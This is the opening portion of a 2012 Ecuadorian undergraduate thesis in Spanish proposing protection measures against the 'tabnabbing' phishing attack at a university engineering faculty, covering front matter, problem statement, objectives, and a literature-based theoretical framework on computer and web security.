UNIVERSIDAD TÉCNICA DE AMBATO

FACULTAD DE INGENIERÍA EN SISTEMAS, ELECTRÓNICA E INDUSTRIAL

CARRERA DE INGENIERÍA EN SISTEMAS COMPUTACIONALES E INFORMÁTICOS

SEMINARIO DE GRADUACIÓN "SEGURIDAD INFORMÁTICA"

Tema:

"MEDIDAS DE PROTECCIÓN INFORMÁTICA PARA EVITAR EL ROBO DE IDENTIDAD PROVOCADO POR EL ATAQUE PHISHING "THE TABNABBING ATTACK" PARA LA FACULTAD DE INGENIERÍA EN SISTEMAS, ELECTRÓNICA E INDUSTRIAL"

Trabajo de Graduación. Modalidad: Seminario de Graduación, previo a la obtención del título de Ingeniero en Sistemas Computacionales e Informáticos.

AUTOR: Paul Fernando Moposita Guangashi

TUTOR: Ing. Mg. Franklin Mayorga

Ambato – Ecuador

Julio-2012

APROBACIÓN DEL TUTOR

En mi calidad de tutor del trabajo de investigación sobre el tema: **“MEDIDAS DE PROTECCIÓN INFORMÁTICA PARA EVITAR EL ROBO DE IDENTIDAD PROVOCADO POR EL ATAQUE PHISHING “THE TABNABBING ATTACK" PARA LA FACULTAD DE INGENIERÍA EN SISTEMAS ELECTRÓNICA E INDUSTRIAL”**. Del Sr. Paul Fernando Moposita Guangashi, estudiante de la Carrera de Ingeniería en Sistemas Informáticos y Computacionales, de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial, de la Universidad Técnica de Ambato, considero que el informe investigativo reúne los requisitos suficientes para que continúe con los trámites y consiguiente aprobación de conformidad el Art. 16 del Capitulo II, del Reglamento de Graduación para Obtener el Título Terminal de Tercer Nivel de la Universidad Técnica de Ambato.

Ambato julio, 2012

EL TUTOR

Ing. Mg. Franklin Mayorga

AUTORÍA

El presente trabajo de investigación titulado: **“MEDIDAS DE PROTECCIÓN INFORMÁTICA PARA EVITAR EL ROBO DE IDENTIDAD PROVOCADO POR EL ATAQUE PHISHING “THE TABNABBING ATTACK" PARA LA FACULTAD DE INGENIERÍA EN SISTEMAS, ELECTRÓNICA E INDUSTRIAL”.** Es absolutamente original, autentico y personal, en tal virtud, el contenido, efectos legales y académicos que se desprenden del mismo son de exclusiva responsabilidad del autor.

Ambato julio, 2012

Paul Fernando Moposita Guangashi

CC: 1803787322

APROBACIÓN DE LA COMISIÓN CALIFICADORA

La Comisión Calificadora del presente trabajo conformada por los señores docentes **Ing. Luis Solís e Ing. Francisco López**, revisó y aprobó el Informe Final del trabajo de graduación titulado **"MEDIDAS DE PROTECCIÓN INFORMÁTICA PARA EVITAR EL ROBO DE IDENTIDAD PROVOCADO POR EL ATAQUE PHISHING "THE TABNABBING ATTACK" PARA LA FACULTAD DE INGENIERÍA EN SISTEMAS, ELECTRÓNICA E INDUSTRIAL",** presentado por el Señor Paul Fernando Moposita Guangashi de acuerdo al Art. 18 del Reglamento de Graduación para obtener el Título Terminal de Tercer Nivel de la Universidad Técnica de Ambato.

Ing. Oswaldo Paredes
PRESIDENTE DEL TRIBUNAL

Ing. Luis Solís
DOCENTE CALIFICADOR

Ing. Francisco López
DOCENTE CALIFICADOR

DEDICATORIA

El presente trabajo dedico con todo cariño:

A Dios por regalarme la vida,
La fuerza y el amor para cumplir mi sueño.

A mis Padres por estar siempre a mi lado
Brindándome su apoyo incondicional
En los buenos y malos momentos.

A mis dos joyas preciadas que Dios
Me regaló Steven y Sebastián.

A mi amigo y compañero que esta en cielo.

Paul Fernando Moposita Guangashi

AGRADECIMIENTO

Mi más grande agradecimiento a Dios,
Por poner en mí camino a tantas
Personas, que me han dado amor,
Comprensión y mucho apoyo.

A mis padres, a mi hermano y
Familiares quienes creyeron en mí.

A la Facultad de Ingeniería en Sistemas
Por abrirme las puertas al conocimiento,
Y de manera especial y sincero al
Ing. Luis Solís por el apoyo en el presente trabajo
Ing. Franklin Mayorga por aceptarme
Para realizar este proyecto bajo su dirección.

Y sin olvidar a todos mis amigos y compañeros
Quienes aportaron a que este sueño se haga realidad.

A todos ellos mil gracias.

ÍNDICE

CAPÍTULO II

MARCO TEÓRICO

CAPÍTULO III

MARCO METODOLÓGICO

CAPÍTULO IV

ANALISIS E INTERPRETACÍON DE RESULTADOS

CAPÍTULO V

CONCLUSIONES Y RECOMENDACIONES

CAPÍTULO VI

PROPUESTA

ÍNDICE DE GRÁFICAS

ÍNDICE DE TABLAS

RESUMEN EJECUTIVO

La necesidad de contar con un instrumento de informático de seguridad web, Medidas de Protección Informático para prevenir el robo de identidad provocado por el ataque Phishing “The Tabnabbing” en la comunidad estudiantil de la FISEI.

La Web hoy en día es un instrumento necesario en el campo estudiantil, esto por el amplió espectro que tiene esta gran red, y la gran ayuda que va desde el campo tecnológico hasta el campo de relación con nuestros semejantes, la FISEI como alma mater de sus miles de estudiantes ofrece este servicio a toda su comunidad estudiantil, su seguridad es un campo que merecía ser tomada en cuenta.

El personal administrativo de la FISEI en esta área tiene la responsabilidad de mantener organizados los recursos tecnológicos así como expedir lo necesario para el funcionamiento adecuado en todas las áreas de la Institución, para ello se basan en sus roles que son supervisados por las autoridades en un tiempo determinado.

El apoyo a esta necesidad de seguridad y poder mejorar las actividades a través de un instrumento informático que actualmente no se cuenta y la carencia de seguridad absoluta, da paso al robo de identidad de la comunidad estudiantil de la FISEI.

En cualquier institución que maneja y brinda estos servicios informáticos deben ser administrados por instrumentos que permitan tener éxito, y brindar garantía a su comunidad estudiantil, para ello esta investigación aportará en gran medida a que sus metas se cumplan brindándole un instrumento informático de Medidas de Protección para prevenir el robo de identidad provocado por el ataque Phishing “The Tabnabbing” dando mayor competitividad y prestigio a la FISEI dentro del campo educativo.

INTRODUCCIÓN

Al informe final del proyecto nominado “Medidas de protección Informática para evitar el robo de identidad provocado por el Ataque Phishing “The Tabnabbing Attack" para la Facultad de Ingeniería en Sistemas Electrónica e Industrial” que se presenta a continuación, se le ha dividido en capítulos que pretenden facilitar la comprensión del contenido de este trabajo.

En el Capítulo I denominado “PROBLEMA”, como su nombre lo indica identifica el problema a resolver mediante una debida justificación, análisis y planteamiento de objetivos.

En el Capítulo II denominado “MARCO TEÓRICO”, se establece el marco teórico sobre el cual se va a trabajar, presentan además los antecedentes investigativos, la fundamentación legal, hipótesis y el señalamiento de las variables de la hipótesis.

En el Capítulo III denominado “METODOLOGÍA”, se determina la metodología de investigación a utilizar, el enfoque, la modalidad básica de la investigación, el tipo de investigación, la población y muestra.

En el capítulo IV denominado “ANÁLISIS E INTERPRETACIÓN DE LOS RESULTADOS”, se procede al análisis e interpretación de los resultados.

En el capítulo V denominado “CONCLUSIONES Y RECOMENDACIONES”, el investigador presenta las conclusiones obtenidas después del análisis de la información recolectada, para luego proponer las recomendaciones pertinentes a cada una de ellas.

En el capítulo VI denominado “PROPUESTA”, se presenta el desarrollo del proyecto, analizándolos con respaldo teórico.

Y por último se ubican los anexos en los cuales encontramos los documentos recolectados, los cuestionarios de las técnicas de la encuesta, el manual de mediadas de Protección Informática para prevenir el robo de identidad provocado por el ataque Phishing “THE TABNABBING ATTACK” y finalmente un artículo sobre el estudio y sus medidas de protección en la Facultad de Ingeniería en Sistema, Electrónica e Industrial.

CAPITULO I

1. EL PROBLEMA

1.1. Tema

Medidas de protección Informática para evitar el robo de identidad provocado por el Ataque Phishing "The Tabnabbing Attack" para la Facultad de Ingeniería en Sistemas, Electrónica e Industrial.

1.2. Planteamiento del problema

1.2.1. Contextualización

A nivel del mundo la tecnología es cada día más indispensable y cada vez más la humanidad nos volvemos dependientes de ella, más cuando grandes negocios se mueven alrededor de la gran nube de información como es Internet.

Pablo de Castro. Redes de conocimiento, 2008, en su artículo manifiesta que "el imparable ascenso de las tecnologías en la Web social está afectando decisivamente al ámbito de los negocios, por lo que herramientas como correos electrónicos, blogs, wikis, podcast, etc. cobran cada vez más importancia en la práctica de hacer negocios a través de la red, pasando a formar lo que se ha denominado por analogía, business 2.0".

La tecnología avanza a pasos agigantados y en la actualidad se ha convertido cada vez más indispensables, nos hemos vuelto cada vez más dependientes de estos, el

acceso al Internet hoy en día facilita nuestras vidas, y ha trascendido enormemente en la interacción, comunicación de la humanidad alrededor del mundo.
Pero así como la tecnología y el acceso a la información facilitan la comunicación también traen peligros, el navegar en el internet tiene sus grandes beneficios también sus riesgos puede causar grandes pérdidas.

A nivel mundial uno de los mayores riegos y fraudes informáticos existentes en la actualidad es el ataque de Phishing que explotando vulnerabilidades humanas logra obtener información sensible de sus víctimas. El ataque Tabnabbing propuesto por el Estadounidense Aza Raskinuno de los investigadores y creadores de Mozilla Firefox, es nuevo y diferente a los típicos ataques de Phishing.

A nivel de nuestro país las pequeñas y grandes empresas tomando como una iniciativa primordial la implementación de las TIC'S, actualmente viene siendo una prioridad principal alojando buenos resultados en el crecimiento económico y social, pero se a descuidado de lo más importante que implica el cuidado de la información hoy en día que las amenazas se han intensificado con el fin de robar nuestra identidad.

En la provincia de Tungurahua es evidente las microempresas y las empresas en general han crecido de una forma impresionante esto porque existe gran facilidad de acceso a la tecnología, la red de la información está en crecimiento constante debido a la gran cantidad de crecimiento y demanda.


La comunidad estudiantil está en constante crecimiento estimula la utilización tecnológica en nuestra provincia, y por ende estos conocimientos se están aplicando en proyectos que impulsan el desarrollo empresarial de los Tungurahuenses, de igual manera que crecen las empresas delincuentes informáticos con ataque Phishing aprovechan para robar información, existen victimas calladas que no han presentado su denuncia pero ya existe señal real de estos delitos en nuestra provincia.

En la Facultad de Ingeniería en Sistemas Electrónica e Industrial de la universidad Técnica de Ambato, se produce un grave problema como es el robo de identidad de los estudiantes debido a que no se cuenta, con las seguridades indispensables en los usuarios lo que hace que estos sean elementos muy vulnerables a ataques y robos de información.

Haciendo que este problema se vaya agravando por el incremento de estudiantes en la facultad.

1.2.2. Análisis Crítico

Árbol de Problemas



Gráfica 1.2.2.- *Árbol de problemas.*

No contar con medidas de protección Informática ante el robo de identidad provocado por el Ataque Phishing "The Tabnabbing" en la Facultad de Ingeniería en Sistemas Electrónica e Industrial se debe a lo siguiente:

Poco interés en investigar y conocer sobre los ataques maliciosos como el ataque Tabnabbing que perjudicará a la pérdida de identidad de la comunidad estudiantil e institucional.

Porque la comunidad estudiantil no ha dado una verdadera atención solo se ha dedicado hacer uso de los servicios estudiantiles descuidándose del cuidado de su identidad y poco interés en la seguridad web.

También existen temas relacionados a la seguridad informática, que deben ser investigados con el fin de mitigar los ataques Phishing Tabnabbing con el fin de cuidar la identidad de la comunidad estudiantil.

Que el robo de identidad es uno de los riesgos más peligrosos que existen en la web, estudiantes y profesionales navegan en sitios con gran confianza que no tienen ni idea ni precaución si van a ser víctimas de un ataque Phishing.

El acceso al internet de la comunidad estudiantil es sin ninguna medida de protección que resguarde de posibles ataques Phishing Tabnabbing que puedan ocurrir en cualquier momento, si darnos cuenta en qué momento fuimos víctimas del ataque.

1.2.3. Prognosis

De continuar esta situación y no se busca una solución oportuna e inmediata a este problema se perderá la identidad personal de la comunidad estudiantil de la Facultad de Ingeniería en Sistemas Electrónica e Industrial, desprestigio los estudiantes no estarían enterados y preparados de estos tipos de ataques Phishing,

no competitividad al no contar con medidas de protección Informática ante los ataques Phishing Tabnabbing.

1.3. Formulación del Problema

¿De qué manera ayudaría las Medidas de protección Informática evitar el robo de identidad provocado por el Ataque Phishing "The Tabnabbing" en la Facultad de Ingeniería en Sistemas Electrónica e Industrial?

1.3.1. Preguntas Directrices

¿Qué análisis será el adecuado ejecutar frente a las medidas de protección informática con el fin de evitar el robo de identidad provocado por el Ataque Phishing "The Tabnabbing" para la Facultad de Ingeniería en Sistemas Electrónica e Industrial?

¿Cómo definir las medidas de protección informática que evite el robo de identidad provocado por el Ataque Phishing "The Tabnabbing" para la Facultad de Ingeniería en Sistemas Electrónica e Industrial?

¿Cómo establecer los tipos medidas de protección informática para que evite el robo de identidad provocado por el Ataque Phishing "The Tabnabbing" para la Facultad de Ingeniería en Sistemas Electrónica e Industrial?

1.3.2. Delimitación

Esta propuesta se desarrollará en la Facultad de Ingeniería en Sistema, electrónica, e Industrial de la Universidad Técnica de Ambato cantón Ambato.
Tentativamente el proyecto se desarrollará en un lapso de 6 meses en el período comprendido en el primer semestre del año 2011.

El trabajo estará delimitado desde su estudio hasta la elaboración del manual de medidas de protección ante el ataque Phishing Tabnabbing.

1.4. Justificación

Uno de los temas más novedosos y de mayor interés es la seguridad informática ya que muchos negocios fluyen a través de la gran nube web, y cada día aparecen nuevas técnicas de ataque con el fin de robar identidad de usuarios.

La adquisición de nuevos conocimientos y la amplia información de los problemas que existen en cuanto a la seguridad Web a nivel mundial y local, sobre la vulnerabilidad existente ante ciber delincuentes.

Hoy en la era en la que nos encontramos es más urgente y necesario que todos nos embarquemos y nos interesemos en la seguridad web, ya que cada día es más indispensable contar con este servicio de interacción social.

Pero así como nos vemos muy vulnerables en la red existen métodos y acciones que se puede tomar frente a estos tipos de ataques y que sin lugar a duda nos permita navegar con algún tipo de confianza.

Si bien es cierto que los medios Tecnológicos sirven para el desarrollo social, pero estos en ocasiones hace que la víctima se muestre de cuerpo entero frente a expertos que sin duda aprovecha de la falsa percepción haciendo a la víctima presas fáciles.

1.5. Objetivos

1.5.1. Objetivo General

Desarrollar el manual de las medidas de protección Informática que evite el robo de identidad provocado por el Ataque Phishing “The Tabnabbing" para la Facultad de Ingeniería en Sistemas Electrónica e Industrial.

1.5.2. Objetivos específicos

- Diagnosticar las medidas de protección informática que utiliza ante el robo de identidad provocado por el Ataque Phishing "The Tabnabbing" en la Facultad de Ingeniería en Sistemas Electrónica e Industrial.

- Establecer las causas por las que se produce el robo de identidad provocado por el Ataque Phishing "The Tabnabbing" en la Facultad de Ingeniería en Sistemas Electrónica e Industrial.

- Plantear una propuesta para el establecimiento de los diferentes tipos de medidas de protección informática conceptualizando las ventajas y desventajas que evite el robo de identidad provocado por el Ataque Phishing "The Tabnabbing" en la Facultad de Ingeniería en Sistemas Electrónica e Industrial.

CAPITULO II

2. MARCO TEORICO

2.1. Antecedentes Investigativos

Jesús Manuel Puetate, ESTUDIO DE LOS PROTOCOLOS DE SEGURIDAD DEL SERVICIO DEL CORREO ELECTRÓNICO PARA IMPLEMENTAR UN WEBMAIL EN EL HCPCH, del 2009,reposa en la Escuela Superior Politécnica de Chimborazo Facultad de Informática y electrónica. En sus conclusiones expresa que:

Conforme la presencia de internet y sus servicios se vuelve más preponderante en nuestras vidas, hemos visto como se incrementa su mal uso sobre todo del correo-e. Por lo que resulta importante contar con mecanismos para asegurar que la información que se transmita sobre otras redes sea altamente confiable. Conclusiones que serán considerados en el presente trabajo de investigación.

Flores Saltos, Franklin Geovanny, ESTUDIO, ADMINISTRACIÓN E IMPLEMENTACIÓN DE POLÍTICAS DE SEGURIDAD EN LA RED INFORMÁTICA DEL HOSPITAL MILLENNIUM DE LA CIUDAD DE AMBATO, 2007, Reposa en la Escuela Universidad Técnica de Ambato Facultad de Ingeniería en Sistema Electrónica e Industrial.

En cuyas conclusiones manifiesta: Con el mejoramiento de las técnicas de seguridad informática, los datos sensibles o importantes de la Institución están protegidos contra algún posible intento de robo de información. La

implementación de políticas de seguridad informática, facilitan la administración de red, así como reducen errores de los usuarios por mal manejo en los computadores. Con la realización de copias de seguridad periódicas de datos importantes, se asegura la recuperación total o en su mayoría de la información respaldada, en caso de producirse daño o pérdida de un computador. La implementación de Kaspersky Anti-Virus 6.0 permitió fortalecer la seguridad de la información sensible en la Institución, protegiéndola principalmente de virus informáticos. La sencillez de manejo del software Anti-Virus en los clientes, es posible gracias a las facilidades de configuración y control que brinda el módulo de administración del mismo. Con un correcto control de acceso y asignación de permisos a los datos, se garantiza que la información es manipulada y utilizada por las personas responsables de ésta. Con la implementación del Servidor corporativos de Actualizaciones Windows Server UpdateService 3.0, el software de los computadores miembros de la red informática, se mantendrán correctamente actualizados mejorando su rendimiento, seguridad y productividad en la organización.

Padilla Acosta, Christian Mauricio, IMPLANTACIÓN DE SEGURIDADES INFORMÁTICAS EN LA INTRANET DE LA EMPRESA DE AGUA POTABLE Y ALCANTARILLADO DE AMBATO, del 2009, Reposa en la Escuela Universidad Técnica de Ambato Facultad de Ingeniería en Sistema Electrónica e Industrial.

Las conclusiones que se toma es: La información se utiliza en todos los ámbitos y permite sobre todo la toma de decisiones en las pequeñas empresas como también en las grandes transnacionales. Puede permitir a un médico conocer dónde existe un órgano disponible para realizar un trasplante; conocer las tensiones que puede soportar el suelo sobre el que esté construyendo los pilares de un puente. Toda esa información está disponible para su utilización, por todos los seres humanos a los que les sea necesario acceder a ella, gracias a unos soportes de información y programas informáticos que los manejan. La necesidad de compartir archivos, impresoras u otros dispositivos ha dado origen a las redes de computadores que no

son más que dos o más computadoras unidas que comparten recursos y que son capaces de realizar comunicaciones electrónicas. La intranet no constituye simplemente una red pequeña, dispone de los mismos servicios del Internet pero dentro de la organización, por ello es de vital importancia el mantener la seguridad de la información, datos y de otros recursos que disponen las organizaciones. De ahí que ha surgido la necesidad de restringir el acceso a la red a los usuarios y empleados, para ello se han creado diversos métodos, técnicas y servicios los que se les conoce como seguridades informáticas. Garantizar que los recursos informáticos de una empresa estén disponibles para cumplir sus propósitos, es decir, que no estén dañados o alterados por circunstancias o factores externos, es una definición útil para conocer lo que implica el concepto de seguridad informática. En términos generales, la seguridad puede entenderse como aquellas reglas técnicas y actividades destinadas a prevenir, proteger y resguardar lo que es considerado como susceptible de robo, pérdida o daño, ya sea de manera personal, grupal o empresarial. En este sentido, es la información el elemento principal a proteger, resguardar y recuperar dentro de las redes empresariales.

2.2. Fundamentación Legal:

Constitución del estado:


Sección tercera, Art. 16.- Todas las personas, en forma individual o colectiva, tienen derecho a:

1. Una comunicación libre, intercultural, incluyente, diversa y participativa, en todos los ámbitos de la interacción social, por cualquier medio y forma, en su propia lengua y con sus propios símbolos.


Capítulo octavo del Derechos de protección Art. 75 y 76.

Sección octava Ciencia, tecnología, innovación y saberes ancestrales Art. 385 y 386.

2.3. Categorías Fundamentales



Gráfica 2.3.1.- *Categorías Fundamentales variable independiente.*



Gráfica 2.3.2.- *Categorías Fundamentales variable dependiente.*

2.3.1. Seguridad informática.

En el Manual de Seguridad en Redes, de la Coordinación de Emergencias en Redes Teleinformáticas (página # 11), dice “En la actualidad, la seguridad informática ha adquirido gran auge, dadas las cambiantes condiciones y las nuevas plataformas de computación disponibles. La posibilidad de interconectarse a través de redes, ha abierto nuevos horizontes que permiten explorar más allá de las fronteras de la organización. Esta situación ha llevado a la aparición de nuevas amenazas en los sistemas computarizados.”

En el artículo anónimo sobre el tema manifiesta lo siguiente “Un sistema informático es seguro si su comportamiento es acorde con las especificaciones previstas para su utilización (dependability)” además manifiesta que “Seguridad es el estado de bienestar de la información y las infraestructuras, en las cuales la posibilidad que puedan realizarse con éxito y sin detectarse, el robo, alteración y parada del flujo de información, se mantienen en niveles bajos o tolerables”.

Según el Articulo del Gran Libro de la Seguridad Informática (pág. # 2), dice “El concepto de la seguridad comienza desde nuestro PC, la seguridad a nivel local es lo primero que debemos cuidar. Un 90 %de los ataques vienen por las contraseñas. Es conveniente cambiarlas cada 15 días, o por lo menos una vez al mes.”

La seguridad sin lugar a duda es una de las partes más importantes del área de la informática ya que no solo se enfoca en salvaguardar la infraestructura sino también en cuidar lo más valioso que es la información que viaja por ella.

Unos de los mayores problemas al hablar de seguridad informática es el hecho mismo de cuidar la información y cuidar en sí misma la identidad de esos datos que influyen dentro del gran círculo de información digital.

Sin embargo para Pablo Galdámez, en su artículo Seguridad Informática (pág. # 2), sobre el tema manifiesta “El objetivo de la seguridad informática es proteger los recursos informáticos valiosos de la organización, tales como la información, el hardware o el software. A través de la adopción de las medidas adecuadas, la seguridad informática ayuda a la organización cumplir sus objetivos, protegiendo sus recursos financieros, sus sistemas, su reputación, su situación legal, y otros bienes tanto tangibles como inmateriales. Desafortunadamente, en ocasiones se ve a la seguridad informática como algo que dificulta la consecución de los propios objetivos de la organización, imponiendo normas y procedimientos rígidos a los usuarios, a los sistemas y a los gestores”.

Siguiendo a estos problemas evidentes existen una serie de estándares, protocolos, métodos, reglas, herramientas con el fin de minimizar riesgos de la estructura y la información.

Dentro de las empresas le han tomado mucha más importancia a la seguridad informática ya que han aprendido que la información es invaluable un activo que si llega a manos de otras personas podría significar grandes pérdidas a su organización. Este tipo de información se conoce como información privilegiada o confidencial.

2.3.2. Seguridad Web

En el guía escrito por la Alliance Time Warner Cable y Cyber Angels (2007, Pág. # 7) dice “La clave de la seguridad radica en entender la responsabilidad que conlleva el uso de la tecnología. Es poco probable que usted le diga a su hijo/a que cruce la calle sin antes darle una lección de cómo cruzar la calle de manera segura”.

Para la empresa EINNOVA (Internet; 19/09/2008; 04/11/2011; 09:50 am) “La web social abre nuevas perspectivas de negocio pero también nuevos peligros para

la identidad corporativa, los datos sobre clientes o la reputación de la marca, que hace falta conocer y controlar".

Amozurrutia Vicente (Internet; 19/03/2010; 04/12/2011; 10:00 am) manifiesta "Los sitios de redes sociales y las aplicaciones Web 2.0 han penetrado considerablemente en las compañías. Cada vez las herramientas basadas en la web cierran las brechas entre comunidades y borran fronteras físicas, permitiendo a la gente y a los negocios comunicarse en tiempo real".
Además en este mismo sitio manifiesta lo siguiente: "Mientras que la mensajería instantánea (IM), las conferencias web y archivos compartidos peer-to-peer (P2P) y sitios de redes sociales pueden ofrecer una variedad de ventajas en las compañías, también se están convirtiendo en los puntos de entrada más recientes a las amenazas de Internet, violaciones de normas y pérdida de datos.
El mundo Web 2.0 ha hecho la seguridad más compleja y las organizaciones buscan un acercamiento completo a soluciones que protejan y reduzcan el número de amenazas, así como también los retos administrativos y regulatorios enfrentados por los gerentes de TI".

La seguridad en la Web 2.0 va un paso atrás frente a las aplicaciones Web 2.0 eso permite que las aplicaciones sean vulnerables y la perdida de la identidad sea cada vez más cotidiano.

Marcos Polanco en su artículo (2010, Pág. # 1) "La forma de trabajar de las tecnologías utilizadas para Web 2.0 genera efectos secundarios para la seguridad. Los siguientes son algunos ejemplos de las implicaciones para la seguridad: Existe una mayor complejidad en las aplicaciones, por lo tanto es más difícil protegerlas. Las aplicaciones se conforman por un mayor número de componentes, normalmente con tareas muy pequeñas (por ejemplo aquellas que utilizan el objeto XmlHttpRequest) y cada uno de ellos deberá ser protegido ya que pueden ser sujetos de posibles ataques.

Las pruebas de hacking ético se vuelven más complejas por lo que se puede dejar de detectar algunas vulnerabilidades.”

Las medidas de seguridad sobre este tema son diversas pero no se logra mitigar totalmente los riesgos sobre el tema Marcos Polanco en su artículo (2010, Pág. # 1) dice “Sensibilizar tanto a los desarrolladores de las aplicaciones como a los dueños de las mismas sobre los riesgos que supone la utilización de tecnologías Web 2.0”.

